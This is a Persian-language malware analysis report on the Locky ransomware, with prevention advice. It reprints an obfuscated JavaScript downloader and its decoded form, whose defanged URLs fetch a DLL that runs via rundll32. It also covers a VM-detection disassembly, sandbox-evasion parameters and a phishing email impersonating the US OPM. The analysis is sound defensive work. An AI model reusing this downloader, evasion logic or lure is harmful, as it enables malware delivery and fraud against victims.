باز هم در آذر ماه، گردانندگان باج‌افزار Locky بر آن شدند تا پسوند الصاقی به فایل‌های رمز شده را تغییر دهند. این بار Osiris، نام یکی از خدایان مصر باستان را برای این منظور برگزیدند.

یکی از نکات جالب در خصوص نسخه Osiris وجود اشکالی در کدنویسی آن است. در کد باج‌افزار برای ذخیره‌سازی فایل‌های راهنمای نحوه پرداخت باج از آدرس‌دهی‌هایی نظیر %UserpProfile%\DesktopOSIRIS.bmp استفاده شده است. مشخص است که برنامه‌نویسان این باج‌افزار در زمان کدنویسی درج نویسه \ پس از Desktop را از قلم انداخته‌اند.


اقدامات گمراه‌کننده

در خرداد ماه ۱۳۹۵، شرکت McAfee گزارش داد که بر خلاف نسخه‌های قبلی Locky که در آنها از روش‌های مبهم‌سازی[۱۳] استفاده نمی‌شد در برخی نسخه‌های جدید این باج‌افزار با بهره‌گیری از رمزگذاری کد به روش XOR کار عبور باج‌افزار از سد محصولات امنیتی آسان‌تر و تحلیل شدن توسط این نوع محصولات دشوارتر شده است. رمزگذاری XOR نوعی عملیات منطقی است که بر اساس آن تنها در صورت متفاوت بودن ورودی‌ها (۰ و ۱)، خروجی صحیح (۱) می‌شود. روشی ساده، سریع و به‌طور کلی مؤثر برای گذر از سد محصولات ضدبدافزار.

برای نمونه در شکل زیر کد با 0xFF، XOR شده است.

شکل ۱۴: نمونه‌ای از کد مبهم‌سازی شده باج‌افزار Locky

که با رمزگشایی آن کد به‌صورت شکل ۱۵ در خواهد آمد.



شکل ۱۵: نمونه‌ای از کد باج‌افزار Locky که از حالت مبهم‌سازی شده خارج شده است

[۱۳] Obfuscation

در نمونه دیگری از این باج‌افزار نیز، علاوه بر XOR، بایت‌های کد معکوس شده و ٤ بایت نیز به‌عنوان الگوریتم سرجمع[١٤] به عبارت اضافه می‌شود که این کار بررسی و تحلیل کد بدافزار را دشوارتر می‌کند.

مخفی شدن در فایل DLL

برخی نسخه‌های این باج‌افزار از طریق یک دانلودکننده مبتنی بر JavaScript و به‌صورت پیوست شده به هرزنامه‌ها منتشر می‌شوند. در این نسخه‌ها، فایل مخرب دانلود شده توسط فایل JavaScript یک فایل Dynamic-link Library - به اختصار DLL - است.

فایل JavaScript نیز مبهم‌سازی شده است (شکل ١٦).

```
var _wscript = "WScript";
    zzz = WScript.CreateObject(_wscript+".Shel\x6c");
    se = zzz["E"+"nvironment"]("S"+"Y"+"STEM");
value = se("ComSpec");
if (value != "\%SystemRoot\%\\system32\\cmd.ex"+"e") {this[_wscript]["Q"+"u"+"it"](0);};
WScript["S"+"l"+"e"+"ep"](21+1);

var Nt0 = new Array("\x76","\x61","\x72","\x20","\x5f","\x77","\x73","\x63","\x69","\x70
    var HDv = [0,1,2,3,4,5,6,7,2,8,9,10,3,11,3,12,13,14,7,2,8,9,10,12,15,16,3,3,3,3,17,
    var XPz8 = '';
    for (var Mm=0; Mm < HDv.length; Mm++)
    {
       XPz8 = XPz8.concat(Nt0[HDv[Mm]]);
    }
    eval(XPz8);
```

شکل ١٦: نمونه‌ای از کد مبهم‌سازی شده فایل JS باج‌افزار Locky

که با حذف مبهم سازی های انجام شده، کد نمایش داده شده در شکل ١٧ حاصل می‌شود.

```
1  var IGv7=[hxxp://217.+17+2.+22+6.2/+~Bea/rf18x5,
2  hxxp://www.cardellaservices.com/ryhfvuf,
3  hxxp://spir.50webs.com/52sc+0,
4  hxxp://sopranolady7.wang/1cntwk5];
5  var Xl3=WScript[CreateObject](WScript.Shell);
6  var XWe=Xl3.ExpandEnvironmentStrings(%TEMP%/);
7  var NQf6=XWe + ZOkzS + oqDr + E;
8  var Nt5=NQf6 +.dll;
9  var Vu = Xl3.Environment(System);
10
11 if (Vu(PROCESSOR_ARCHITECTURE).toLowerCase() == "amd64")
12 {
13     var UFn4 = Xl3.ExpandEnvironmentStrings("%SystemRoot%\\SysWOW64\\rundll32.exe" + "");
14 }
15 else
16 {
17     var UFn4 = Xl3.ExpandEnvironmentStrings("%SystemRoot%\\system32\\rundll32.exe" + "");
18 }
19     var fso = new ActiveXObject(Scripting.FileSystemObject);
20     var Em = fso.GetFile(Nt5);
21     var DAb4 = Em.ShortPath;
22     Xl3[Run]("C:\Windows\System32\rundll32.exe" C:Users\User\AppData\Local\Temp\random.dll, qwerty 323);
23     WScript.Sleep(3000);
24     }
25     catch (e) {WScript.Sleep(1000); continue;};
26 } while (1);
27 WScript.Quit(0);
```


شکل ١٧: نمونه‌ای از فایل JS باج‌افزار Locky که از حالت مبهم‌سازی شده خارج شده است است

[١٤] Checksum

از همان نخستین نسخه، این باج‌افزار پیشرفته از دامنه‌های تسخیر شده[۱۵] به‌منظور دریافت فایل‌های اجرایی مخرب سوءاستفاده می‌کرده است. در چهار خط ابتدایی این اسکریپت نیز نشانی‌های URL چهار سایت تسخیر شده که کد مخرب باج‌افزار در آنها جاسازی شده است به چشم می‌خورد. در صورتی که هر نشانی URL قابل دسترس نباشد، اسکریپت به سراغ URL بعدی می‌رود. در صورت موفقیت در برقراری ارتباط با هر یک از این دامنه‌ها، اسکریپت اقدام به دانلود یک فایل رمز شده می‌کند.

در ادامه کد رمزگشایی اسکریپت فایل را باز می‌کند که نتیجه آن یک فایل DLL فشرده شده است.

خصوصیات فایل شده به‌شرح زیر است.



شکل ۱۸: خصوصیات فایل DLL باج‌افزار Locky

فایل فشرده شده DLL دارای یک تابع صادر کننده[۱۶] با عنوان _WinMainExp@16 است.

Member	Offset	Size	Value
Characteristics	00017B40	Dword	00000000
TimeDateStamp	00017B44	Dword	57BAA6F4
MajorVersion	00017B48	Word	0000
MinorVersion	00017B4A	Word	0000
Name	00017B4C	Dword	00018972
Base	00017B50	Dword	00000001
NumberOfFunctions	00017B54	Dword	00000001
NumberOfNames	00017B58	Dword	00000001
AddressOfFunctions	00017B5C	Dword	00018968

Ordinal	Function RVA	Name Ordinal	Name RVA	Name
(nFunctions)	Dword	Word	Dword	szAnsi
00000001	00003FD9	0000	0001897C	_WinMainExp@16

شکل ۱۹: تابع _WinMainExp@16 در فایل DLL باج‌افزار Locky

[۱۵] Compromised Domains
[۱۶] Export

در فرآیند باز کردن فایل فشرده شده DLL از روشی جالب برای تشخیص ماشین‌های مجازی بهره گرفته شده است. بسیاری از مهندسان بدافزار برای بررسی فایل مخرب از ماشین‌های مجازی استفاده می‌کنند. در تکنیک استفاده شده تفاوت زمانی بین فراخوانی دو API به نام‌های GetProcessHeap و CloseHandle بررسی می‌شود. اسکریپت در زمان اجرا نشانی CloseHandle را با استفاده از LoadLibrary و GetProcAddress بدست می‌آورد.

در حالت عادی، بر روی یک سیستم واقعی، CloseHandle باید به‌سرعت GetProcessHeap را اجرا کند. بنابراین چنانچه فاصله زمانی اجرای این دو API بیشتر از حد در نظر گرفته شده باشد سیستم یک ماشین مجازی تلقی شده و بر روی آن اجرا نمی‌شود.

```
003631CC  > A1 203A3A00     MOV EAX,DWORD PTR DS:[3A3A20]
003631D1  . 8BC0            MOV EAX,EAX
003631D3  . 8BC8            MOV ECX,EAX
003631D5  . 0F31            RDTSC                                Read Time Stamp Counter
003631D7  . 2345 F4         AND EAX,DWORD PTR SS:[EBP-C]
003631DA  . A3 203A3A00     MOV DWORD PTR DS:[3A3A20],EAX        Store time = T1
003631DF  . 8D1B            LEA EBX,DWORD PTR DS:[EBX]
003631E1  . A1 D0363700     MOV EAX,DWORD PTR DS:[3736D0]
003631E6  . 3345 F8         XOR EAX,DWORD PTR SS:[EBP-8]
003631E9  . 0BC1            OR EAX,ECX
003631EB  . FF15 70A43600   CALL DWORD PTR DS:[<&KERNEL32.GetProce [GetProcessHeap
003631F1  . 66:50           PUSH AX
003631F3  . 66:58           POP AX
003631F5  . 33C0            XOR EAX,EAX
003631F7  . 48              DEC EAX
003631F8  . 2305 183A3A00   AND EAX,DWORD PTR DS:[3A3A18]
003631FE  . 8B4D E8         MOV ECX,DWORD PTR SS:[EBP-18]
00363201  . 0B0D D4363700   OR ECX,DWORD PTR DS:[3736D4]
00363207  . 33C8            XOR ECX,EAX
00363209  . F7D1            NOT ECX
0036320B  . 0F31            RDTSC                                Read Time Stamp Counter
0036320D  . 8D1B            LEA EBX,DWORD PTR DS:[EBX]
0036320F  . A3 183A3A00     MOV DWORD PTR DS:[3A3A18],EAX        Store time = T2
00363214  . 8B45 EC         MOV EAX,DWORD PTR SS:[EBP-14]
00363217  . 3345 F0         XOR EAX,DWORD PTR SS:[EBP-10]
0036321A  . 03C1            ADD EAX,ECX
0036321C  . 33C0            XOR EAX,EAX
0036321E  . 83E8 01         SUB EAX,1
00363221  . 2305 2C3A3A00   AND EAX,DWORD PTR DS:[3A3A2C]        kernel32.CloseHandle
00363227  . 6A 00           PUSH 0
00363229  . FFD0            CALL EAX
```

```
0036322B  . 8B45 D8         MOV EAX,DWORD PTR SS:[EBP-28]
0036322E  . 2B45 DC         SUB EAX,DWORD PTR SS:[EBP-24]
00363231  . 3305 103A3A00   XOR EAX,DWORD PTR DS:[3A3A10]
00363237  . 8945 FC         MOV DWORD PTR SS:[EBP-4],EAX
0036323A  . 8B4D FC         MOV ECX,DWORD PTR SS:[EBP-4]
0036323D  . 0F31            RDTSC                                Read Time Stamp Counter
0036323F  . 3345 E0         XOR EAX,DWORD PTR SS:[EBP-20]
00363242  . A3 103A3A00     MOV DWORD PTR DS:[3A3A10],EAX        Store time = T3
00363247  . F715 103A3A00   NOT DWORD PTR DS:[3A3A10]
0036324D  . F7D0            NOT EAX
0036324F  . A1 D8363700     MOV EAX,DWORD PTR DS:[3736D8]
00363254  . 0B45 E4         OR EAX,DWORD PTR SS:[EBP-1C]
00363257  . 33C1            XOR EAX,ECX
00363259  . F7D0            NOT EAX
0036325B  . 46              INC ESI
0036325C  . 83FE 0A         CMP ESI,0A                           counter to check this condition for atleast 10 times
0036325F  .v7F 27           JG SHORT 123.00363288
00363261  . 8B0D 183A3A00   MOV ECX,DWORD PTR DS:[3A3A18]        ECX = T2
00363267  . A1 103A3A00     MOV EAX,DWORD PTR DS:[3A3A10]        EAX = T3
0036326C  . 2BC1            SUB EAX,ECX                          EAX = T3 - T2
0036326E  . 2B0D 203A3A00   SUB ECX,DWORD PTR DS:[3A3A20]        ECX = T2 - T1
00363274  . 33D2            XOR EDX,EDX
00363276  . F7F1            DIV ECX                              ECX/EAX
00363278  . 83F8 0A         CMP EAX,0A                           Checking whether the diff is >= 10
0036327B  .^0F82 4BFFFFFF   JB 123.003631CC                      If EAX >=10 ---> Real Machine else Virtual Machine
```

شکل ۲۰: بررسی مجازی بودن سیستم توسط باج‌افزار Locky

در ادامه فایل فشرده شده DLL از طریق تابع qwerty باز می‌شود.

Member	Offset	Size	Value
Characteristics	0001E0F0	Dword	00000000
TimeDateStamp	0001E0F4	Dword	57BA8FB9
MajorVersion	0001E0F8	Word	0000
MinorVersion	0001E0FA	Word	0000
Name	0001E0FC	Dword	0001E122
Base	0001E100	Dword	00000001
NumberOfFunctions	0001E104	Dword	00000001
NumberOfNames	0001E108	Dword	00000001
AddressOfFunctions	0001E10C	Dword	0001E118

Ordinal	Function RVA	Name Ordinal	Name RVA	Name
N/A	0001E118	0001E120	0001E11C	0001E12F
(nFunctions)	Dword	Word	Dword	szAnsi
00000001	000053F4	0000	0001E12F	qwerty

شکل ۲۱: باز شدن فایل DLL توسط تابع qwerty

در خط ششم فایل JavaScript، تابع ExpandEnvironmentStrings فایل DLL را در مسیر %TEMP% با نامی تصادفی ذخیره می‌کند. همچنین اسکریپت معماری ماشین را در خط‌های ۱۱ تا ۱۸ با استفاده از فرامین شرطی If-Else بررسی می‌کند.

```
11  if (Vu(PROCESSOR_ARCHITECTURE).toLowerCase() == "amd64")
12  {
13      var UFn4 = Xl3.ExpandEnvironmentStrings("%SystemRoot%\\SysWOW64\\rundll32.exe" + "");
14  }
15  else
16  {
17      var UFn4 = Xl3.ExpandEnvironmentStrings("%SystemRoot%\\system32\\rundll32.exe" + "");
18  }
```

شکل ۲۲: بررسی معماری ماشین توسط فایل JS


بر اساس معماری ماشین، فایل DLL با استفاده از Rundll32.exe اجرا می‌شود. در خط ۲۲ می‌توان پروسه اجرا کننده DLL را مشاهده کرد.

```
22      Xl3[Run]("C:\Windows\System32\rundll32.exe" C:Users\User\AppData\Local\Temp\random.dll, qwerty 323);
```

شکل ۲۳: اجرای فایل DLL توسط پروسه مجاز Rundll32

نسخه‌های جدید با استفاده از یک پارامتر خاص از سد نرم‌افزارها یا سخت‌افزارهای **قرنطینه امن**[۱۷] عبور می‌کنند. فایل DLL تنها در صورتی که توسط تابع صادر کننده صحیح (در این نسخه qwerty) و پارامتر درست (۳۲۳) اجرا شود رفتار مخرب را از خود بروز خواهد داد. بنابراین در صورت فراهم نشدن این شرایط DLL رفتار مخربی از خود نشان نداده و نرم‌افزارها و سخت‌افزارهای قرنطینه امن سنتی از بررسی آن عاجز خواهند بود. پارامتر ۳۲۳ که در کد تزریق شده است در شکل ۲۴ قابل مشاهده است.

[۱۷] Sandbox



شکل ۲۴: استفاده از یک پارامتر خاص در باج‌افزار Locky برای عبور از سد نرم‌افزارها یا سخت‌افزارهای قرنطینه امن

ابتکار شیطانی

در تیر ماه، سازندگان Locky یک راهکار جایگزین به نسخه جدید این باج‌افزار اضافه کردند تا حتی در صورت عدم دسترسی به مرکز کنترل و فرماندهی، باج‌افزار همچنان قادر به رمزگذاری فایل‌های قربانی باشد.

در نسخه جدید و در نسخه‌های بعد از آن، باج‌افزار Locky شروع به رمزگذاری فایل‌ها می‌کند حتی در زمانی که ارتباط اینترنتی با مرکز فرماندهی خود ندارد و نمی‌تواند درخواست کلید رمزگذاری منحصربه‌فرد برای کامپیوتر قربانی کند. این عدم ارتباط می‌تواند به دلیل قطع اینترنت و یا مسدود ساختن ترافیک باج‌افزار توسط دیواره آتش باشد.

اغلب باج‌افزارهای امروزی بعد از آلوده ساختن کامپیوتر قربانی و فعال شدن بدافزار، در صورتی که نتوانند با سرور فرماندهی تماس برقرار کنند، اقدام به رمزگذاری فایل‌ها نمی‌کنند. زیرا برای شروع رمزگذاری، باید یک جفت کلید رمزگذاری منحصربه‌فرد از طرف سرور فرماندهی برای آن کامپیوتر آلوده صادر شود. باج‌افزار، کلید عمومی را دریافت کرده و بر اساس آن فایل‌ها را رمزگذاری می‌کند. کلید خصوصی هم بر روی سرور فرماندهی باقی می‌ماند تا از آن برای رمزگشایی فایل‌های رمزشده استفاده شود.

البته یک ضعف بسیار بزرگ در راهکار جایگزین در آن نسخه جدید Locky وجود داشت. در صورت عدم وجود ارتباط با سرور فرماندهی، باج‌افزار Locky از یک کلید عمومی که در داخل باج‌افزار گنجانده شده بود، برای رمزگذاری فایل‌های همه قربانیان خود استفاده می‌کرد. لذا اگر یک قربانی اقدام به پرداخت باج می‌کرد و کلید خصوصی برای رمزگشایی فایل‌های خود را دریافت می‌نمود، آن کلید خصوصی برای رمزگشایی فایل‌های همه قربانیان قابل استفاده بود.


حمله هدفمند باج‌افزار Locky

در اواسط خرداد ماه ۱۳۹٤، دفتر مدیریت خدمه آمریکا[۱۸] از سرقت شدن اطلاعات ٤ میلیون کارمند این کشور خبر داد. در تحقیقات بعدی مشخص شد که تعداد شهروندان آمریکایی که اطلاعات آنها در جریان این نفوذ سرقت شده بود نزدیک به ۲۲ میلیون نفر بوده است. نتیجه بررسی‌ها از اجرا شدن نفوذ توسط دولت چین حکایت داشت.

در نگاه اول، سرقت اطلاعات حدود ۲۲ میلیون کارمند یک کشور در یک نفوذ دولتی عجیب به نظر می‌آمد. معمولاً در این نوع حملات، اسناد محرمانه و فوق‌حساس هستند که اهداف اصلی را تشکیل می‌دهند. اما استفاده از برخی از این اطلاعات برای اجرای حملاتی بر ضد پیمانکاران دفاعی آمریکا که در نتیجه آنها چندین ترابایت از این سازمان‌ها سرقت شد، احتمال دولتی بودن حمله را بیش از پیش تقویت کرد.

اما آبان ۱۳۹۵، محققان شرکت PhishMe، از اجرای کارزارهایی[۱۹] خبر دادند که در آنها قربانیان نفوذ خرداد ۹٤ هدف قرار گرفته بودند. در این کارزارها، به ایمیل کاربران هرزنامه‌هایی ارسال می‌شد که با اجرای پیوست آنها دستگاه آلوده به باج‌افزار Locky می‌شد.

در هرزنامه‌های استفاده شده در این کارزارها این‌طور وانمود می‌شد که ایمیل از سوی دفتر مدیریت خدمه آمریکا ارسال شده است. در این هرزنامه‌ها به کاربر اعلام می‌شد که فعالیت مشکوکی در حساب بانکی وی مشاهده شده و از او خواسته می‌شد که فایل پیوست باز شود. پیوست هرزنامه فایلی فشرده شده حاوی یک فایل JavaScript بود که با اجرای آن دستگاه قربانی آلوده به باج‌افزار Locky می‌شد.


Dear [redacted] Carole from the bank notified us about the suspicious movements on out account. Examine the attached scanned record. If you need more information, feel free to contact me.

King regards,
Eli Lucas
Account Manager
Tel.: 202-767-1800
U.S. Office of Personnel Management
1668 E Street, NW
Washington, DC 20415-1000

شکل ۲۵: نمونه هرزنامه‌ای که در آن قربانیان نفوذ خرداد ۹۴ دفتر مدیریت خدمه آمریکا هدف قرار گرفته‌اند

چیزی که این کارزار را موفق کرده بود ارسال هدفمند آن به کاربرانی بود که با دفتر مدیریت خدمه آمریکا سروکار داشتند. هر چند که اشتباه تایپی و درج شماره تماسی نامرتبط در امضای ایمیل ممکن است اثربخشی آن را تا حدی کم کرده بود.

راه‌اندازی کارزارهای فیشینگ[۲۰] برای انتشار باج‌افزار توسط یک دولت امری غیرعادی به‌نظر می‌رسد. موضوعی که برخی آن را اقدامی برای پوشش هدف اصلی اجرای این حملات می‌دانند.

---

[۱۸] Office of Personnel Management
[۱۹] Campaign
[۲۰] Phishing

نسخه‌های تقلبی

در فروردین ۱۳۹۵، باج‌افزار جدیدی شناسایی شد که سعی داشت خود را شبیه باج‌افزار Locky نشان دهد. این باج‌افزار جعلی با نام AutoLocky نسخه بسیار بی‌کیفیت و سرهم‌بندی شده‌ای از باج‌افزار Locky بود.

AutoLocky از نشان[۲۱] نرم‌افزار Adobe PDF استفاده می‌کرد و از طریق هرزنامه‌ها منتشر می‌شد.

AutoLocky هم مانند باج‌افزار اصلی Locky فایل‌های قربانی خود را با الگوریتم AES-128 رمزگذاری کرده و پسوند locky. را به آنها اضافه می‌کرد. نوع فایل‌هایی که باج‌افزار AutoLocky مورد حمله قرار می‌داد، بسیار متنوع و زیاد بود.

پس از رمزگذاری فایل‌های مورد نظر، اطلاعیه باج‌گیری به نمایش در می‌آمد و در آن سعی می‌شد که خود را به‌جای باج‌افزار اصلی Locky قالب کند.

شکل ۲۶: اطلاعیه باج‌گیری در باج‌افزار تقلبی AutoLocky

اما برخلاف باج‌افزار اصلی Locky، مرکز کنترل و فرماندهی این باج‌افزار جعلی بر روی شبکه ناشناس Tor قرار نداشت. همچنین برخلاف Locky که به زبان برنامه‌نویسی C++ نوشته شده، باج‌افزار جعلی از زبان برنامه‌نویسی AutoIt استفاده کرده بود.

کیفیت ساخت باج‌افزار AutoLocky به حدی پایین و دارای خطاهای ابتدایی برنامه‌نویسی بود که در مدت کوتاهی ابزار رمزگشایی آن تهیه شد و در دسترس عموم قرار گرفت.

در نمونه‌ای دیگر، در اواسط تابستان ۱۳۹۵، نسخه جدیدی از باج‌افزار PowerWare با شبیه‌سازی خرابکاری‌های Locky سعی در بهره‌گیری از اعتبار این باج افزار مخرب داشت.

باج‌افزار PowerWare پسوند فایل‌های رمزگذاری شده را به locky. تغییر می‌داد. ضمن اینکه فایل‌های حاوی اطلاعیه باج‌گیری آن نیز کاملاً مشابه نمونه اطلاعیه‌های استفاده شده در باج‌افزار Locky بود.

---

[۲۱] Icon

این در حالی بود که عملکرد PowerWare بسیار ضعیف‌تر از باج‌افزار Locky بود.

برای مثال، PowerWare با استفاده از پروسه PowerShell و بهره‌گیری از الگوریتم AES-128 و یک کلید تزریق شده در کد[۳۴]، تنها ۲ کیلوبایت ابتدای فایل را رمزگذاری می‌کرد.

در واقع هدف نویسنده یا نویسندگان PowerWare متقاعد کردن قربانی به آلوده شدن دستگاه او به باج‌افزار Locky بود.

در مدتی کوتاه محققان موفق به ساخت اسکریپتی به زبان Python شدند که فایل‌های رمز شده توسط این نسخه PowerWare را رمزگشایی می‌کرد.

البته این نخستین بار نبود که PowerWare خود را به‌جای یک باج‌افزار قدرتمند جا می‌زد. در نسخه‌های ابتدایی این باج‌افزار نیز از اطلاعیه‌های باجگیری باج‌افزار معروف CryptoWall استفاده می‌شد.

راه‌های پیشگیری و مقابله

برای ایمن ماندن از گزند باج‌افزار Locky، رعایت موارد زیر توصیه می‌شود:

- از ضدویروس قدرتمند و به‌روز استفاده کنید.
- از اطلاعات سازمانی به‌صورت دوره‌ای نسخه پشتیبان تهیه کنید. پیروی از قاعده ۳-۲-۱ برای داده‌های حیاتی توصیه می‌شود. بر طبق این قاعده، از هر فایل سه نسخه می‌بایست نگهداری شود (یکی اصلی و دو نسخه به‌عنوان پشتیبان). فایل‌ها باید بر روی دو رسانه ذخیره‌سازی مختلف نگهداری شوند. یک نسخه از فایل‌ها می‌بایست در یک موقعیت جغرافیایی متفاوت نگهداری شود.
- با توجه به انتشار بخش قابل توجهی از باج‌افزارهای Locky از طریق فایل‌های نرم‌افزار Office حاوی **ماکروی مخرب**، بخش ماکرو را برای کاربرانی که به این قابلیت نیاز کاری ندارند با فعال کردن گزینه " Disable all macros without notification" غیرفعال کنید. برای غیرفعال کردن این قابلیت، از طریق Group Policy ، از این راهنما و این راهنما استفاده کنید.
- در صورت فعال بودن گزینه "Disable all macros with notification" در نرم‌افزار Office، در زمان باز کردن فایل‌های Macro پیامی ظاهر شده و از کاربر می‌خواهد برای استفاده از کدهای بکار رفته در فایل، تنظیمات امنیتی خود را تغییر دهد. آموزش و راهنمایی کاربران سازمان به صرف‌نظر کردن از فایل‌های مشکوک و باز نکردن آنها می‌تواند نقشی مؤثر در پیشگیری از اجرا شدن این فایل‌ها داشته باشد. برای این منظور می‌توانید از این داده‌نمایی‌ها استفاده کنید.
- ایمیل‌های دارای پیوست ماکرو را در درگاه شبکه مسدود کنید. بدین‌منظور می‌توانید از تجهیزات دیواره آتش، همچون Sophos بهره بگیرید.
- سطح دسترسی کاربران را محدود کنید. بدین ترتیب حتی در صورت اجرا شدن فایل مخرب توسط کاربر، دستگاه به باج‌افزار آلوده نمی‌شود.
- در دوره‌های آگاهی‌رسانی شرکت مهندسی شبکه گستر شرکت کنید.

[۳۴] Hard-Coded Key

پیوست ۱ – پسوندهای هدف باج‌افزار Locky

.001, .002, .003, .004, .005, .006, .007, .008, .009, .010, .011, .123, .1cd, .3dm, .3ds, .3fr, .3g2, .3gp, .3pr, .602, .7z, .7zip, .ARC, .CSV, .DOC, .DOT, .MYD, .MYI, .NEF, .PAQ, .PPT, .RTF, .SQLITE3, .SQLITEDB, .XLS, .aac, .ab4, .accdb, .accde, .accdr, .accdt, .ach, .acr, .act, .adb, .adp, .ads, .aes, .agdl, .ai, .aiff, .ait, .al, .aoi, .apj, .apk, .arw, .asc, .asf, .asm, .asp, .aspx, .asset, .asx, .avi, .awg, .back, .backup, .backupdb, .bak, .bank, .bat, .bay, .bdb, .bgt, .bik, .bin, .bkp, .blend, .bmp, .bpw, .brd, .bsa, .cdf, .cdr, .cdr3, .cdr4, .cdr5, .cdr6, .cdrw, .cdx, .ce1, .ce2, .cer, .cfg, .cgm, .cib, .class, .cls, .cmd, .cmt, .config, .contact, .cpi, .cpp, .cr2, .craw, .crt, .crw, .cs, .csh, .csl, .csr, .css, .csv, .d3dbsp, .dac, .das, .dat, .db, .db3, .db_journal, .dbf, .dbx, .dc2, .dch, .dcr, .dcs, .ddd, .ddoc, .ddrw, .dds, .der, .des, .design, .dgc, .dif, .dip, .dit, .djv, .djvu, .dng, .doc, .docb, .docm, .docx, .dot, .dotm, .dotx, .drf, .drw, .dtd, .dwg, .dxb, .dxf, .dxg, .edb, .eml, .eps, .erbsql, .erf, .exf, .fdb, .ffd, .fff, .fh, .fhd, .fla, .flac, .flf, .flv, .flvv, .forge, .fpx, .frm, .fxg, .gif, .gpg, .gray, .grey, .groups, .gry, .gz, .hbk, .hdd, .hpp, .html, .hwp, .ibank, .ibd, .ibz, .idx, .iif, .iiq, .incpas, .indd, .iwi, .jar, .java, .jnt, .jpe, .jpeg, .jpg, .js, .kc2, .kdbx, .kdc, .key, .kpdx, .kwm, .laccdb, .lay, .lay6, .lbf, .ldf, .lit, .litemod, .litesql, .log, .ltx, .lua, .m2ts, .m3u, .m4a, .m4p, 